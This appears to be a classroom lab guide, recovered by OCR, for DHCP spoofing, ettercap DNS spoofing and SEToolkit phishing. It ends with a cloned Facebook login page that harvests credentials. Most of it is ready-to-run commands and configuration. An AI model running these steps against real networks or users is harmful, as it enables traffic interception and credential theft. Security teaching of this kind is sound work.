
DHCP SPOOFING

This guide will help you to replicate a DHCP spoofing attack, the steps are the following

1. Create and configure a new virtual netcard
   - a. ifconfig <<Name_of_interface>>:0 <<ip_address>>/<<netmask>>
   - b. $sudo ifconfig eth0:0 10.1.1.1/24
2. Install and configure isc-dhcp-server
   - a. Install isc-dhcp-server
     - i. $sudo apt install isc-dhcp-server
   - b. Configure server
     - i. $sudo nano /etc/default/isc-dhcp-server
     - ii. Put newly created interface name at INTERFACESv4=””
       - 1. Es: INTERFACESv4=”eth:0”
   - c. Configure subnet
     - i. $sudo nano /etc/dhcp/dhcpd.conf
     - ii. Modify option domain-name putting lab
       - 1. Es: option domain-name “lab”;
     - iii. Modify option domain-name-servers putting some dns server
       - 1. Es: option domain-name-servers 1.1.1.1;
     - iv. Remove # in front of “autoritative”
     - v. Creation of subnet




```
subnet 10.1.1.0 netmask 255.255.255.0{
 range 10.1.1.2 10.1.1.254;
 option routers 10.1.1.1;
}
```

3. Configure Nat
   - a. Enabling IP Forwarding
     - i. $sudo su
     - ii. $echo 1 > /proc/sys/net/ipv4/ip_forward
     - iii. $iptables –t filter –P FORWARD ACCEPT
   - b. Configuring Nat
     - i. $sudo su
     - ii. $iptables –t nat –A POSTROUTING –o eth0 –j MASQUERADE
     - iii. $iptables –t nat –A POSTROUTING –o eth0:0 –j SNAT –to-source 10.0.0.2 (IP_ADDRESS OF ATTACKER)
   - c. Check if rules are fine
     - i. $sudo su
     - ii. $iptables –t nat –L
   - d. Clean iptables
     - i. $sudo su
     - ii. $iptables –t nat –F

DNS SPOOFING

For DNS Spoofing we will use ettercap, this guide will contain only the attack using text-interface ettercap, at the lesson we will also see the graphical interface of ettercap.

1. Configure ettercap dns file
    a. Edit etter.dns file with fake dns entries for the site that we want to spoof
        i. $sudo su
        ii. $nano /etc/ettercap/etter.dns
        iii. Insert custom dns reply in form
            1. <<WEBSITE_URL>> <<TYPE_OF_DNS_RECORD>> <<ROGUE_IP_ADDRESS>>



```
facebook.com      A      10.0.0.2
*.facebook.com    A      10.0.0.2
www.facebook.com PTR     10.0.0.2
```

2. Performing attack
    a. $sudo su
    b. $ettercap –T –M arp /10.0.0.3//
    c. Press p to see the list of plugin
        i. Write **dns_spoof** to activate plugin
    d. Press space to enable/disable packets visualization
3. Check if works
    a. On victim host ping www.facebook.com and see if the ip is the rougue one

PHISHING

In order to perform this attack we will use some tools:

- Social Engineering Tool Kit (SEToolkit): to clone the website
- Apache2: for webserver that will run our cloned website
- Ettercap: for DNS spoofing

1. Install setoolkit

a. $git clone https://github.com/trustedsec/social-engineer-toolkit/ set/
b. $cd set
c. $sudo python3 setup.py install

2. Install apache
   a. $sudo apt install apache2
3. Configure setoolkit
   a. Modify set.config file to enable apache2 server
      i. $sudo su
      ii. $nano /etc/setoolkit/set.config
      iii. Modify “**APACHE_SERVER**” to **ON**
      iv. Modify “**APACHE_DIRECTORY**” to “/**var/www/html**”
4. Cloning facebook website
   a. $sudo setoolkit
   b. Inside interactive shell navigate to start site cloning
      i. 1 (Social-Engineering Attacks)
      ii. 2 (Website Attack Vectors)
      iii. 3 (Credential Harvester Attack Method)
      iv. 2 (Site Cloner)
   c. Insert ip address of our host
   d. Insert url of site to clone
   e. Setoolkit will clone the website and start apache2 server
5. Start DNS Spoof with ettercap (Follow previous guide)
6. On setoolkit shell wait until request are coming. We will see username and password of victim
7. On victim pc go on facebook an compile the fake login
   a. Open browser in incognito mode (so that it will not redirect you to https)
   b. Put www.facebook.com
   c. Compile the form and watch on setoolkit shell if data comes